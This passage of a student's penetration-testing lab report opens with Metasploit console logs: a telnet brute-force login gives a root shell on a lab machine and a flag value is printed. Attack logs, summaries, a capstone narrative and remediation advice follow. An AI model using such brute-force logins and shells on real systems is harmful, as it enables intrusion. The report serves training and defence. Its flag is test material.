   80  payload/cmd/unix/reverse                             .              normal     No     Unix Command Shell, Double Reverse TCP (te
lnet)
   81  payload/cmd/unix/reverse_ssl_double_telnet           .              normal     No     Unix Command Shell, Double Reverse TCP SSL
 (telnet)
   82  payload/cmd/unix/reverse_bash_telnet_ssl             .              normal     No     Unix Command Shell, Reverse TCP SSL (telne
t)
   83  exploit/linux/ssh/vyos_restricted_shell_privesc      2018-11-05     great      Yes    VyOS restricted-shell Escape and Privilege
 Escalation
   84  post/windows/gather/credentials/mremote              .              normal     No     Windows Gather mRemote Saved Password Extr
action


Interact with a module by name or index. For example info 84, use 84 or use post/windows/gather/credentials/mremote

msf > use 76
msf auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
```

```
msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 10.129.12.193
RHOSTS => 10.129.12.193
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME root
USERNAME => root
msf auxiliary(scanner/telnet/telnet_login) > set BLANK_PASSWORD true
[!] Unknown datastore option: BLANK_PASSWORD. Did you mean BLANK_PASSWORDS?
BLANK_PASSWORD => true
msf auxiliary(scanner/telnet/telnet_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            10.129.12.193    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

```
msf auxiliary(scanner/telnet/telnet_login) > exploit
[!] 10.129.12.193:23      - No active DB -- Credential data will not be saved!
[+] 10.129.12.193:23      - 10.129.12.193:23 - Login Successful: root:
[*] 10.129.12.193:23      - Attempting to start session 10.129.12.193:23 with root:
[*] Command shell session 1 opened (10.10.15.80:44621 → 10.129.12.193:23) at 2026-02-27 00:54:07 -0500
[*] 10.129.12.193:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions
===============

  Id  Name  Type   Information                    Connection
  --  ----  ----   -----------                    ----------
  1         shell  TELNET root: (10.129.12.193:23)  10.10.15.80:44621 → 10.129.12.193:23 (10.129.12.193)
```

```
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
root@Meow:~#

whoami
root
root@Meow:~#
root@Meow:~# whoami
whoami
root
root@Meow:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Meow:~# hostname
hostname
Meow
root@Meow:~# uname -a
uname -a
Linux Meow 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
root@Meow:~# ls /
ls /
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   tmp  var
root@Meow:~# ls /root
ls /root
flag.txt  snap
root@Meow:~# cat /root/flag.txt
cat /root/flag.txt
b40abdfe23665f766f9c61ecba8a4c19
root@Meow:~#
```




## 7. Practical Task Logs

To maintain structured documentation and traceability of testing activities, I recorded all practical tasks using standardized logging formats. These logs capture the techniques applied, target systems, and observed outcomes during the Week-4 assessment.

### 7.1 Exploit Chain Log

| Exploit ID | Description | Target IP | Status | Payload/ Access |
|---|---|---|---|---|
| 007 | vsftpd Backdoor Exploitation → Root Shell | 192.168.20.129 | Success | Unix Shell |

### 7.2 API Security Testing Log

| Test ID | Vulnerability | Severity | Target Endpoint |
|---|---|---|---|
| 008 | Broken Object Level Authorization | Critical | DVWA SQLi endpoint |
| 009 | Parameter Manipulation | High | User ID parameter |

### 7.3 Privilege Escalation Log

| Test ID | Technique | Target IP | Status | Outcome |
|---|---|---|---|---|
| 010 | User Enumeration & Privilege Context Analysis | 192.168.20.129 | Success | Privilege context verified |

### 7.4 Network Attack Log

| Attack ID | Technique | Target Network | Status | Outcome |
|---|---|---|---|---|
| 015 | ARP Poisoning MitM | Local Lab Network | Success | Traffic interception |
| 016 | DNS Spoofing | Local Lab Network | Success | Domain redirection |
| 017 | NTLM Capture | Local Lab Network | Success | Credential hash captured |

### 7.5 Mobile Testing Log

| Test ID | Vulnerability | Severity | Target App |
|---|---|---|---|
| 018 | Excessive Permissions | High | test.apk |
| 019 | Runtime Instrumentation Feasibility | Medium | test.apk |

---

## 8. Required Summaries

### 8.1 Custom PoC Summary (50 words)

I developed a custom proof-of-concept exploit to demonstrate buffer overflow behavior in a vulnerable program. By disabling security protections and transmitting a crafted payload through a Python script, I successfully illustrated memory corruption mechanics and exploit delivery workflow, reinforcing practical understanding of controlled exploit development techniques.

### 8.2 ROP / Defense Bypass Summary (50 words)

I analyzed exploit mitigation mechanisms such as Address Space Layout Randomization (ASLR) and stack protections to understand modern defense strategies. Through binary inspection and compilation configuration, I observed how disabling protections can enable exploit feasibility, highlighting the role of return-oriented programming and mitigation bypass concepts in advanced exploitation scenarios.

### 8.3 API Testing Summary (50 words)

I performed API security testing using Burp Suite and Postman to intercept, enumerate, and manipulate application requests. Parameter tampering enabled unauthorized data retrieval, demonstrating Broken Object Level Authorization behavior. This activity highlighted how insufficient server-side validation and authorization checks can expose sensitive application data to unauthorized users.

### 8.4 Persistence Summary (50 words)

I explored persistence concepts by analyzing how attackers maintain long-term system access after compromise. The exercise focused on understanding scheduled tasks, service

modification, and credential reuse mechanisms that can support persistence. This demonstration emphasized the importance of monitoring privileged operations and restricting unauthorized configuration changes within compromised environments.

### 8.5 MitM Attack Summary (50 words)

I simulated a Man-in-the-Middle attack using ARP poisoning and DNS spoofing within the lab network. The attack enabled traffic interception and domain redirection, validated through packet capture analysis. This exercise demonstrated how insecure network configurations and lack of encryption can allow attackers to manipulate communication flows.

### 8.6 Frida Dynamic Testing Summary (50 words)

I used Frida instrumentation to demonstrate runtime analysis capability within the mobile application environment. The executed script confirmed successful injection and process interaction, validating dynamic testing feasibility. This activity highlighted how runtime instrumentation can support behavioral analysis, vulnerability research, and security validation in mobile application assessments.

---

## 9. Assessment Checklists

To ensure structured execution of each laboratory activity, I maintained task-specific checklists covering enumeration, testing, exploitation, and validation steps. These checklists helped standardize workflows and supported consistent documentation during the Week-4 assessment.

### 9.1 Exploitation Checklist

- Performed network reconnaissance using Nmap
- Identified vulnerable services and versions
- Mapped service vulnerabilities to exploit modules
- Executed Metasploit exploitation workflow
- Validated shell access and privilege level
- Demonstrated custom proof-of-concept exploit

### 9.2 API Testing Checklist

- Configured Burp Suite proxy interception
- Enumerated application endpoints via proxy history
- Manipulated request parameters manually
- Tested authorization controls and access validation
- Performed additional API requests using Postman
- Documented observed responses and weaknesses

### 9.3 Privilege Escalation Checklist

- Verified current user identity and privilege level
- Performed system information enumeration

- Assessed privilege context and group memberships
- Reviewed potential escalation opportunities
- Explored persistence concepts conceptually

### 9.4 Network Attack Checklist

- Discovered hosts within local network
- Selected victim and gateway targets
- Initiated ARP poisoning attack
- Configured DNS spoofing rules
- Validated victim traffic redirection
- Captured network packets using Wireshark
- Verified credential interception evidence

### 9.5 Mobile Testing Checklist

- Uploaded APK for static analysis
- Reviewed permission and component exposure
- Evaluated security score and findings
- Executed Frida instrumentation script
- Confirmed runtime hooking capability
- Documented mobile security observations

---

## 10. Capstone Project – Full VAPT Engagement

### 10.1 Target Overview

As part of the Week-4 capstone exercise, I conducted a full penetration testing engagement against a Hack The Box virtual machine (10.129.12.193). The objective of this assessment was to simulate a realistic adversarial scenario by performing reconnaissance, exploitation, vulnerability assessment, and reporting activities within a controlled remote environment.

The target machine represented an intentionally vulnerable system designed for educational penetration testing exercises. The assessment allowed me to apply previously practiced techniques within an end-to-end workflow aligned with PTES methodology.

### 10.2 Attack Timeline

| Timestamp | Target IP | Activity / Vulnerability | PTES Phase |
|---|---|---|---|
| Lab Session | 10.129.12.193 | VPN connection established | Pre-engagement |
| Lab Session | 10.129.12.193 | Port scan and service discovery | Reconnaissance |
| Lab Session | 10.129.12.193 | Telnet service identification | Enumeration |
| Lab Session | 10.129.12.193 | Telnet login → root access | Exploitation |
| Lab Session | 10.129.12.193 | Flag retrieval | Post-exploitation |
| Lab Session | 10.129.12.193 | OpenVAS scan execution | Vulnerability assessment |

### 10.3 Attack Narrative

I began the capstone engagement by establishing secure connectivity to the Hack The Box environment using OpenVPN and verified successful tunnel creation through interface inspection. After confirming connectivity, I performed reconnaissance using Nmap to identify open ports and running services on the target system.

The scan revealed an exposed Telnet service, which is considered insecure due to plaintext credential transmission. Based on this discovery, I attempted service interaction and successfully authenticated to the Telnet service using automated login techniques. This resulted in administrative-level system access, which I verified by executing identity commands and retrieving the system flag file.

Following exploitation, I initiated an automated vulnerability assessment using OpenVAS to identify additional exposure points and validate security posture. The scan reported network information disclosure risks, complementing the manually identified service misconfiguration.

This engagement demonstrated a complete attacker workflow progressing from discovery to exploitation and vulnerability validation, reinforcing the importance of secure service configuration and continuous security assessment.

---

## 11. Remediation Plan

Based on the vulnerabilities identified during the Week-4 assessment, I developed targeted remediation recommendations to reduce attack surface exposure and improve overall system security posture. The recommendations address service misconfigurations, authorization weaknesses, network risks, and insecure application behaviors observed throughout the testing process.

### F401 – Multi-Stage Exploitation Simulation

- Update vulnerable services to supported versions
- Remove unnecessary or deprecated network services
- Implement host-based intrusion detection and monitoring
- Apply secure coding practices to prevent memory corruption vulnerabilities
- Enable exploit mitigation protections such as ASLR and stack protection

These measures would significantly reduce the likelihood of remote exploitation and unauthorized command execution.

### F402 – API Authorization Weakness

- Implement robust server-side authorization validation
- Enforce object-level access control checks
- Use secure session management mechanisms
- Apply input validation and parameter integrity verification
- Conduct periodic API security testing during development lifecycle

Strengthening authorization controls would prevent unauthorized data access through parameter manipulation.

### F403 – Privilege Escalation Risk

- Restrict unnecessary user privileges and group memberships
- Implement least privilege access model
- Monitor privileged operations and system configuration changes
- Regularly audit system permissions and account usage

These actions would reduce opportunities for attackers to escalate privileges after initial compromise.

### F404 – Network Protocol Exposure

- Implement encrypted communication protocols (HTTPS, SSH)
- Enable dynamic ARP inspection and network segmentation
- Disable LLMNR and NetBIOS where not required
- Deploy network intrusion detection systems
- Use certificate validation mechanisms to prevent spoofing

Network hardening measures would mitigate traffic interception and credential capture risks.

### F405 – Mobile Application Security

- Minimize application permission requests
- Secure sensitive data storage using encryption
- Apply runtime protection and integrity verification mechanisms
- Conduct regular mobile security assessments
- Implement secure coding and privacy-focused design principles

These controls would reduce mobile data exposure and misuse risk.

### F406 – Telnet Root Access (Critical)

- Disable Telnet service immediately
- Replace Telnet with encrypted SSH access
- Disable remote root login
- Apply firewall rules to restrict remote access
- Perform regular vulnerability scanning and patch management

Addressing this misconfiguration is essential to prevent unauthorized administrative system compromise.

## 12. PTES Full VAPT Report (300 words)

I conducted a vulnerability assessment and penetration testing engagement following the Penetration Testing Execution Standard (PTES) framework to evaluate the security posture of the Week-4 capstone target environment. The engagement incorporated structured phases including reconnaissance, enumeration, exploitation, post-exploitation, vulnerability assessment, and reporting.

During the pre-engagement and reconnaissance phases, I established secure connectivity to the Hack The Box environment using OpenVPN and verified network communication with the target system. I then performed network scanning using Nmap to identify exposed ports and running services. The enumeration results revealed an active Telnet service, which is widely recognized as an insecure protocol due to plaintext credential transmission.

In the exploitation phase, I interacted with the Telnet service and successfully authenticated, resulting in administrative-level system access. I validated compromise by executing system identity commands and retrieving the target flag file, confirming full host control. These activities demonstrated how insecure service configuration can directly enable unauthorized remote access.

Following successful exploitation, I performed post-exploitation validation to assess system context and confirm privilege level. I subsequently executed an automated vulnerability assessment using OpenVAS to identify additional weaknesses and verify the broader security posture of the target environment. The scan identified network information disclosure risks, reinforcing the presence of security configuration gaps.

During the reporting phase, I documented findings, assessed severity levels, captured supporting evidence, and developed remediation recommendations addressing insecure service exposure, lack of encryption, and access control weaknesses. The engagement highlighted the importance of secure remote access configuration, continuous vulnerability assessment, and proactive security monitoring.

Overall, this PTES-aligned engagement demonstrated a complete attacker workflow from discovery to compromise and provided actionable insights for improving system security resilience.

---

## 13. Stakeholder Brief (150 words)

I conducted a structured security assessment of the Week-4 target environments to understand potential risks affecting system confidentiality, integrity, and availability. The evaluation included testing across host systems, application interfaces, network communication channels, mobile applications, and a remote virtual machine representing a real-world infrastructure scenario.

The assessment revealed several weaknesses that could allow attackers to gain unauthorized access, intercept network traffic, and manipulate application behavior. The most critical finding involved insecure remote access configuration that enabled

administrative system compromise through an unencrypted service. Additional observations highlighted authorization weaknesses, network interception risks, and mobile application security concerns related to excessive permissions.

Although testing occurred within controlled laboratory environments, similar vulnerabilities in production systems could expose organizations to data breaches, service disruption, and reputational damage. Implementing recommended security controls, including encrypted communication protocols, robust authorization validation, and continuous vulnerability monitoring, would significantly reduce these risks and strengthen overall security posture.

---

## 14. Conclusion

The Week-4 practical assessment provided comprehensive hands-on exposure to advanced vulnerability assessment and penetration testing techniques across multiple security domains. Through structured execution of exploitation, API testing, privilege analysis, network attack simulation, mobile application assessment, and a complete penetration testing engagement, I gained practical understanding of how attackers identify and leverage system weaknesses.

The exercises demonstrated the importance of secure service configuration, robust authorization controls, encrypted network communication, and continuous vulnerability management practices. By performing controlled exploitation and analysis activities, I observed how seemingly minor misconfigurations can escalate into critical security risks when combined within multi-stage attack workflows.

The capstone engagement reinforced end-to-end penetration testing methodology and highlighted the value of systematic documentation, evidence collection, and remediation planning in professional security assessments. Additionally, exposure to diverse security tools and testing environments strengthened my technical confidence and analytical skills in offensive security operations.

Overall, this practical significantly enhanced my understanding of real-world attack scenarios and defensive considerations, contributing to the development of practical cybersecurity assessment capabilities aligned with industry standards.

---

## 15. References


- OWASP Foundation. *OWASP Top 10 – Web Application Security Risks*: https://owasp.org
- OWASP Foundation. *OWASP API Security Top 10*: https://owasp.org/www-project-api-security
- OWASP Foundation. *OWASP Mobile Security Testing Guide*: https://owasp.org/www-project-mobile-security-testing-guide
- Rapid7. *Metasploit Framework Documentation*: https://docs.metasploit.com

- Hack The Box. *Penetration Testing Training Platform*: https://www.hackthebox.com
- Greenbone Networks. *OpenVAS / Greenbone Vulnerability Management Documentation*: https://greenbone.github.io
- PortSwigger Ltd. *Burp Suite Documentation*: https://portswigger.net/burp
- Mobile Security Framework (MobSF). *Official Documentation*: https://mobsf.github.io
- Frida. *Dynamic Instrumentation Toolkit Documentation*: https://frida.re/docs
- Offensive Security. *Penetration Testing Execution Standard (PTES)*: http://www.pentest-standard.org